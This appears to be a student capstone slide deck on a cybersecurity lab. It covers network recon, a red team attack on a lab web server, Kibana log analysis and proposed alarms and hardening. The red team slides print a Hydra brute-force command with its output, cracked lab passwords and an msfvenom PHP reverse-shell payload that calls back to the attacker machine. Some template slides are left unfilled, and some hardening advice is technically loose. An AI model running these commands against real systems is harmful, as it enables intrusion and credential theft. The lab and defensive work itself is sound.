Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**

02 **Red Team**: Security Assessment


03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Red Team
Security Assessment

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: MLREFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100:5601
OS: Linux
Hostname: Elk/Kibana

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
KALI	192.168.1.90	Pen Tester/ Attacker
CAPSTONE	192.168.1.105	Target Web Server
ELK	192.168.1.100:5601	SIEM
OS VM (Hyper-V Manager)	192.168.1.1	Jumpbox

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
HTTP/HTTPS Vulnerability	*Company folder access using web browser.*	*An HTTP/HTTPS vulnerability allows an unauthenticated attacker to access company's directories.*
Password Vulnerability	Brute-Force attack	Brute-Force attack on employees' weak passwords allows attacker to access sensitive data on employees' machine.
Reverse Shell Vulnerability	A shell payload on the web server was undetected.	Using the reverse shell payload, the attacker was able to gain remote access to the Capstone web server.
Port Vulnerability	Port 22 open/SSH	The attacker was easily able to gain access through port 22 by SSH, allowing attacker into employee's account.

Exploitation: HTTP/HTTPS Vulnerability


01

Tools & Processes
Attacker gained access by entering the web servers IP of 192.168.1.105 into the browser.

02

Achievements
This granted access to the company's full directories including company's employee names, profiles and a secret url path to sensitive information.

03



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu

Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```

Exploitation: [Password Vulnerability]

01

Tools & Processes

We brute-forced employees passwords obtaining Ashton’s password by using the Hydra command:

hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/

02


Achievements

The hydra command revealed the password of an employee named Ashton.


Access to /secret folder/ using ashton’s password which revealed info to access /webdav/

Ryan’s Hash was found and cracked, accessing /webdav/

03




```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-06 1
1:20:20
root@Kali:~/Downloads#
```



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

accessing files:

Passwd.dav   Shell.php

Exploitation: [Reverse Shell Vulnerability]

01

Tools & Processes
Using msfvenom payload:php/meterpreter/reserve_tcp, the payload was created then uploaded, then executed to the Capstone server.

02

Achievements
Remote access through backdoor on Capstone server as root.

Finding and accessing flag.txt

03

```
Msfvenom -p
php/meterpreter/reverse_tcp
LHOST=192.168.1.90
LPORT=55555 -f raw >
shell.php
```

Exploitation: [Port Vulnerability]

01


Tools & Processes
SSH and Port 22

02

Achievements
Open port 22 allowed SSH access to Ashton’s account
Gained root access, searched through various directories until flag was found.

03

See screenshot below:



```
ashton@server1:/$ ls
bin   dev  flag.txt  initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  vagrant  vmlinuz
boot  etc  home      initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  var      vmlinuz.old
ashton@server1:/$ cat flag.txt
b1ng0w@5h1sn@m0
ashton@server1:/$ less flag.txt
ashton@server1:/$ █
```

Blue Team

Log Analysis and

Attack Characterization

Analysis: Identifying the Port Scan


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?

[Insert Here]
Include a screenshot of Kibana logs depicting the port scan.

DOES NOT APPLY

Analysis: Finding the Request for the Hidden Directory



source.ip: 192.168.1.90 AND url.path: "/company_folders/secret_folder/" KQL

Dec 2, 2020 @ 00:00:00.0 → Dec 2, 2020 @ 04:00:00.0

1,234,862 hits


Dec 2, 2020 @ 00:00:00.000 - Dec 2, 2020 @ 04:00:00.000 — Minute

Time agent.hostname url.path status query

- Requests to the secret folder occured between 1:30 and 3:30 am on Dec 2nd.
- Secret_folder requested containing passwd file

Analysis: Uncovering the Brute Force Attack


- 10,707 requests were made during the brute-force attack
- 3 requests had been made before the password was found.



Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?



```
> Dec 2, 2020 @ 02:46:05.945   url.path: /webdav/ @timestamp: Dec 2, 2020 @ 02:46:05.945 http.version: 1.1
                               http.request.headers.content-length: 0 http.request.method: get http.request.bytes: 359B
                               http.response.headers.content-length: 459 http.response.headers.content-type: text/html;charset=UTF-8
                               http.response.status_phrase: ok http.response.status_code: 200 http.response.bytes: 710B
                               http.response.body.bytes: 459B source.bytes: 359B source.ip: 192.168.1.90 source.port: 60604

> Dec 2, 2020 @ 02:46:05.320   url.path: /webdav/ @timestamp: Dec 2, 2020 @ 02:46:05.320 user_agent.original: Mozilla/5.0 (X11;
                               Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 source.ip: 192.168.1.90 source.port: 60604
                               source.bytes: 359B query: GET /webdav/ status: OK url.full: http://192.168.1.105/webdav/
```

- 12 requests were made
- Passwd.dav
- shell.php

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- **Port scan detection through IDS**

What threshold would you set to activate this alarm?

- **Any ICMP requests**

System Hardening

What configurations can be set on the host to mitigate port scans?

- **Ex: create an any:any Snort rule that detects all ICMP requests**

Describe the solution. If possible, provide required command lines.

- **IDS rule created to detect the ICMP (port scans)**
- **trigger email alerts through IDS like Snort so IP can be blocked**

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- **Detect any 401 error codes to the secret folder**

What threshold would you set to activate this alarm?

- **5 attempts per hour**

System Hardening

What configuration can be set on the host to block unwanted access?

- **Segment: Move secret_folder away from company_folders parent directory**
- **Redirect unauthorized users to a 404 error page**

Describe the solution. If possible, provide required command lines.

- **The file path can be changed to mitigate attack frequency**
- **Ex: disable directory listing through configuring Apache htaccess file**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- **Set alarm to detect 401 errors**

What threshold would you set to activate this alarm?

- **200 within an hour**

System Hardening

What configuration can be set on the host to block brute force attacks?

- **Once the alarm is triggered, block the incoming IP**

Solution:

- **Setting an alarm for 401 errors will indicate in valid authentication. After 200 attempts within the span of 1 hour. Once triggered the incoming IP will be automatically blocked.**

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- **Set an alarm that triggers an email alert if external IP attempts to access a file.**

What threshold would you set to activate this alarm?

- **20 Attempts per hour**

System Hardening

What configuration can be set on the host to control access?

- **Set firewall rule from deny all to WebDav**

Solution:

- **Setting the firewall rule from deny all to WebDav, prevents any unauthorized users from accessing it, making it more secure.**

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Set the alarm to detect http.request.method to "put" and url.path *web.dav* from source.ip 192.168.1.105

What threshold would you set to activate this alarm?

Set an alert email when "put" request methods are made from untrusted IPs

System Hardening

What configuration can be set on the host to block file uploads?

Set configurations to block access to the "secret_folder" from any IPs other than those authorized.

Least privilege rules.

The End